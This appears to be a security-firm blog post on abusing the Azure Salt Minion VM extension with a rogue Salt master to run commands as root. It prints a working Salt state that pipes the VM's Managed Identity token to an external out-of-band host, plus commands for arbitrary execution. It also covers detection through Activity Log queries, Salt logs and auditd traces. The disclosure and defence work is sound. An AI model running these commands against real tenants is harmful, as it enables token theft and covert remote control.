Azure VM Command Execution using Third-Party Extensions – Salt Minion

Background
This is a continuation of our previous blog, focussing on abusing legitimate third-party extensions to achieve code execution using a method that is more likely to be undetected. Previously, we covered the Chef extension; this time we will focus on Salt Minion. The premise of the attack is identical, however, the implementation is slightly different.
What are third-party extensions?
For those of you that have not read the previous blog, here is a quick recap on third-party extensions. Extensions are small applications or scripts that provide post-deployment configuration and automation on Azure Virtual Machines. Microsoft enables administrators to deploy custom Bash or PowerShell scripts to Virtual Machines through the built-in “Custom Script Extension”. Third-party extensions are no different, they are just created and published by external vendors. An attacker with Microsoft.Compute/virtualMachines/extensions/write could deploy these legitimate extensions, which may blend in with regular administrative activities, and configure them in a way to achieve arbitrary code execution on the devices and maintain remote access for extended periods of time.
Rogue Salt server attack
The premise for the salt minion attack is similar to our previous blog talking about Chef. If anything, it’s slightly easier because there is no need for licensing. An attacker with extensions/write can deploy the Salt Minion extension pointing at a rogue Salt Master, then push arbitrary states to the target VM as root. Unlike Chef which uses port 443, the minion connects outbound to the master over ZeroMQ (4505/4506). The master accepts the minion key and pushes states. This means there is no cookbook infrastructure or validation keys required, making the setup simpler than the Chef equivalent.
Step 1 – Stand up a rogue Salt server
The first step is to install the dependencies if you don’t already have these installed.
sudo apt install curl xz-utils jq tar
Use the quick start script to download the salt-master utility
curl -o quick.sh -L https://raw.githubusercontent.com/saltstack/salt-bootstrap/develop/salt-quick-start.sh
bash ./quick.sh

Downloaded: 45 files, 54K in 0.003s (18.2 MB/s)
 *  INFO: Downloading Salt
 *  INFO: Extracting Salt
 *  INFO: Get started with Salt by running the following commands
 *  INFO: Add Salt to current path
 *  INFO:   export PATH=/home/ubuntu/salt:$PATH
 *  INFO: Use the provided Saltfile
 *  INFO:   export SALT_SALTFILE=/home/ubuntu/salt/Saltfile
 *  INFO: Create Salt states in /home/ubuntu/salt/srv/salt

# export the variables given in the output above
ubuntu@ip-172-31-36-162:~$ export PATH=/home/ubuntu/salt:$PATH
ubuntu@ip-172-31-36-162:~$ export SALT_SALTFILE=/home/ubuntu/salt/Saltfile
Running salt-master with the -d flag will run it as a service and will start listening on ports 4505 and 4506.
salt-master -d
Step 2 – Create a malicious Salt state
The next step is to create a malicious Salt state. Again, for the demonstration we will capture an access token of the Managed Identity attached to the VM and send it to an out-of-band interaction tool.
sudo mkdir -p /srv/salt

sudo tee /srv/salt/netspi.sls << 'EOF'
run_payload:
  cmd.run:
    - name: 'curl -s -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" | curl -s -X POST -H "Content-Type: application/json" -d @- https://ptmhkh6nu50o5rtsgqkhbu908rei28qx.oastify.com'
EOF
Setting it to be at the top of the state means it will apply to all minions automatically.
sudo tee /srv/salt/top.sls << 'EOF'
base:
  '*':
    - netspi
EOF
Step 3 – Execute the Salt state
Much like before, you can execute the Salt extension on both Linux and Windows VMs.
Linux
az vm extension set \
  --resource-group <rg-name> \
  --vm-name <vm-name> \
  --name salt-minion.linux \
  --publisher turtletraction.oss \
  --version 1.1.0.0 \
  --settings "{
    \"master_address\": \"<your-ip>\",
    \"minion_id\": \"azvm\"
  }"

{
  "autoUpgradeMinorVersion": true,
  "id": "/subscriptions/<subscription>/resourceGroups/<rg-name>/providers/Microsoft.Compute/virtualMachines/<vm-name>/extensions/salt-minion.linux",
  "location": "eastus",
  "name": "salt-minion.linux",
  "provisioningState": "Succeeded",
  "publisher": "turtletraction.oss",
  "resourceGroup": "<rg-name>",
  "settings": {
    "master_address": "<your-ip>",
    "minion_id": "azvm"
  },
  "type": "Microsoft.Compute/virtualMachines/extensions",
  "typeHandlerVersion": "1.1",
  "typePropertiesType": "salt-minion.linux"
}
Windows
az vm extension set \
  --resource-group <rg-name> \
  --vm-name <vm-name> \
  --name salt-minion.windows \
  --publisher turtletraction.oss \
  --version 1.1.0.0 \
  --settings "{
    \"master_address\": \"<your-ip>\",
    \"minion_id\": \"azvm-win\"
  }"
When the minion first connects it sends its public key to the master for acceptance. On your rogue server you can list and accept pending keys in a few ways:
# List pending keys
salt-key -L

# Accept the azvm minion
salt-key -a azvm

# Or accept all pending keys
salt-key -A
When a key is pending acceptance, it will appear under Unaccepted Keys
salt-key -L

Accepted Keys:
Denied Keys:
Unaccepted Keys:
azvm              # <------------ VM checking in
Rejected Keys:
Once the key is accepted, you can push the state which will execute the command defined earlier:
# Apply the top state to all minions
salt '*' state.apply

# Or target the specific minion
salt 'azvm' state.apply netspi
Once applied, the VM will call back to the Salt server with the stdout:
 sudo ./salt '*' state.apply
azvm:
----------
          ID: run_payload
    Function: cmd.run
        Name: curl -s -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" | curl -s -X POST -H "Content-Type: application/json" -d @- https://ptmhkh6nu50o5rtsgqkhbu908rei28qx.oastify.com
      Result: True
     Comment: Command "curl -s -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" | curl -s -X POST -H "Content-Type: application/json" -d @- https://ptmhkh6nu50o5rtsgqkhbu908rei28qx.oastify.com" run
     Started: 13:26:09.794275
    Duration: 242.736 ms
     Changes:
              ----------
              pid:
                  68154
              retcode:
                  0
              stderr:
              stdout:
                  <html><body>kjseygaybxvgtfqwjj5qyrzjjgigz</body></html>

Summary for azvm
------------
Succeeded: 1 (changed=1)
Failed:    0
------------
Total states run:     1
Total run time: 242.736 ms

Checking back in with Burp Collaborator we can see the access token returned in the request.
Alternatively, it is possible to run arbitrary commands on the minion without sending a new state:
salt 'azvm' cmd.run 'whoami && id'

azvm:
    root
    uid=0(root) gid=0(root) groups=0(root)
Detection & Prevention Opportunities
As far as built in user roles go, the following have the Microsoft.Compute/virtualMachines/extensions/write permissions necessary to carry out this attack:
- Owner
- Contributor
- Log Analytics Contributor
- Virtual Machine Contributor
Less known or used roles with the ability to write extensions:
- Avere Contributor
- Azure Center for SAP solutions service role
- Defender Servers P1 & P2
- Defender SQL Servers On Machines
- Desktop Virtualization Virtual Machine Contributor
- Service Group Administrator
- Service Group Contributor
- VM Restore Operator
This highlights the importance of limiting role assignments where possible and not just focusing on the obvious privileged roles like Owner and User Access Administrator. This is especially true for sensitive assets. On client engagements it is common to see Domain Controllers deployed as Azure Virtual Machines. Any principal with one of the roles listed above or the ability to execute commands through other means on these systems is effectively a Domain Administrator.
The main way to detect this attack from purely an Azure logging perspective is monitoring the Activity Log for these actions:
Microsoft.ClassicCompute/virtualMachines/extensions/writeMicrosoft.Compute/virtualMachines/extensions/write
Azure Activity Log

As before, the activity Log can be used to detect the install of the Salt Minion extension.
AzureActivity
| where OperationNameValue == "MICROSOFT.COMPUTE/VIRTUALMACHINES/EXTENSIONS/WRITE"
| extend PropertiesJson = parse_json(Properties)
| where PropertiesJson.resource has_any ("salt-minion.linux","salt-minion.windows")
| project TimeGenerated, ActivityStatusValue, ActivitySubstatusValue, Caller, CallerIpAddress, ResourceGroup, Resource = tostring(PropertiesJson.resource), CorrelationId
Linux Detections
It’s also possible to pull the Salt log files to see what commands were executed either through state files or directly through cmd.run processes.
cat /var/log/salt/minion | grep -i 'cmd.run'

2026-06-30 16:28:07,910 [salt.utils.lazy  :98  ][DEBUG   ][12293] LazyLoaded cmd.run
2026-06-30 16:29:06,200 [salt.state       :2293][INFO    ][12383] Executing state cmd.run for [touch /tmp/salt-pwned.txt]
2026-06-30 16:29:06,206 [salt.utils.lazy  :98  ][DEBUG   ][12383] LazyLoaded cmd.run_all
2026-06-30 16:29:43,257 [salt.minion      :2079][INFO    ][12293] User ubuntu Executing command cmd.run with jid 20260630162943192748
2026-06-30 16:29:43,257 [salt.minion      :2087][DEBUG   ][12293] Command details {'fun': 'cmd.run', 'arg': ['whoami && id'], 'tgt': 'azvm', 'jid': '20260630162943192748', [...]'minion_is_target': True}
2026-06-30 16:29:43,329 [salt.utils.lazy  :98  ][DEBUG   ][12452] LazyLoaded cmd.run
2026-06-30 16:29:43,476 [salt.minion      :3159][DEBUG   ][12452] minion return: {'success': True, 'return': 'root\nuid=0(root) gid=0(root) groups=0(root)', [...] 'fun': 'cmd.run', 'fun_args': ['whoami && id'], 'user': 'ubuntu'}
Auditd
Using some sort of endpoint detection software in 2026 is critical and would provide some valuable insights alongside the Azure Activity log to help analysts really understand whether this is legitimate activity or not. When the Salt master pushes a command to the minion, the execution flows through several processes before the payload runs. The auditd output and pspy output together show this chain clearly.
./pspy64

2026/07/01 13:40:43 CMD: UID=0     PID=1      | /usr/lib/systemd/systemd --system --deserialize=76
2026/07/01 13:44:23 CMD: UID=0     PID=25222  | /opt/saltstack/salt/bin/python3.14 /usr/bin/salt-minion MultiMinionProcessManager MinionProcessManager
2026/07/01 13:44:23 CMD: UID=0     PID=25223  |
2026/07/01 13:44:23 CMD: UID=0     PID=25224  | whoami
2026/07/01 13:44:23 CMD: UID=0     PID=25225  | id
Starting from the top, pspy shows the Salt minion (PID 25222) spawning an intermediate shell process (PID 25223) to handle the incoming job from the master. That shell then spawns whoami (PID 25224) and id (PID 25225) in quick succession. The auditd records confirm this, as both commands share ppid=25223, pointing back to that same shell as the parent.
sudo ausearch -k exec_log

----
time->Wed Jul  1 13:44:23 2026
type=PROCTITLE [...]: proctitle="whoami"
type=PATH      [...]: item=0 name="/usr/bin/whoami" [...]
type=CWD       [...]: cwd="/root"
type=EXECVE    [...]: argc=1 a0="whoami"
type=SYSCALL   [...]: success=yes ppid=25223 pid=25224 auid=4294967295 uid=0 tty=(none) exe="/usr/bin/whoami" [...]
----
time->Wed Jul  1 13:44:23 2026
type=PROCTITLE [...]: proctitle="id"
type=PATH      [...]: item=0 name="/usr/bin/id" [...]
type=CWD       [...]: cwd="/root"
type=EXECVE    [...]: argc=1 a0="id"
type=SYSCALL   [...]: success=yes ppid=25223 pid=25225 auid=4294967295 uid=0 tty=(none) exe="/usr/bin/id" [...]
Several fields in the auditd output are worth highlighting. uid=0 confirms both commands ran as root. auid=4294967295 translates to -1 (ref: https://man7.org/linux/man-pages/man7/audit.rules.7.html ), meaning there was no login session associated with the execution. This is the auditd way of saying the command was not run by a human who logged in, but by a service or agent. tty=(none) confirms no terminal was attached, ruling out an interactive session.
Taken together, these indicators describe a process executed with root privileges with no interactive session behind it, originating from the Salt minion process. Without pspy or an EDR providing the process tree, auditd alone would show the commands that ran and confirm they were executed as root by a non-interactive process but would not directly name Salt as the source. The ppid is important here to provide the wider context around the activity. Tracing it back through the process tree is what connects the payload to the agent that delivered it.
Windows Detections

For Windows, there were no obvious log files on disk that would show the execution of system commands like there was for Linux. However monitoring process events can clearly show when Salt Minion has been installed and is executing system commands. In the screenshot below the Salt Minion python process spawned cmd.exe which then created a file called newfile.txt in the C:\ drive
Conclusion
It’s important to note that VM extensions are an important part of administering and configuring Azure virtual machines. After reading this blog you should not aim to eliminate the use of extensions from your environment. Instead, it is important to know about the possible attack surface and the importance of building detection controls around sensitive actions and assets in your estate to help detect and prevent against abuse of legitimate services.
Interested in testing your Azure detective control capabilities?



Authors:

Explore More Blog Posts

You’ve Got (Graph) Mail – Leveraging Microsoft Graph API Change Notifications for Data Exfiltration
Discover how threat actors leverage Microsoft Graph API Change Notifications and Rich Notifications for stealthy post-exploitation data exfiltration of Outlook emails and Teams messages.

Authorization Differential Testing in Salesforce
NetSPI Salesforce expert Aussan explores how holding identity steady across UI API, GraphQL, and custom @AuraEnabled Apex methods reveals hidden authorization gaps.

PHP2Shell Unauthenticated RCE on PHP: CVE-2026-109618 & CVE-2026-109619
The PHP project has disclosed two critical vulnerabilities, CVE-2026-109618 and CVE-2026-109619, affecting all PHP installations that serve web requests. Both vulnerabilities carry a CVSS 4.0 score of 9.2 (Critical).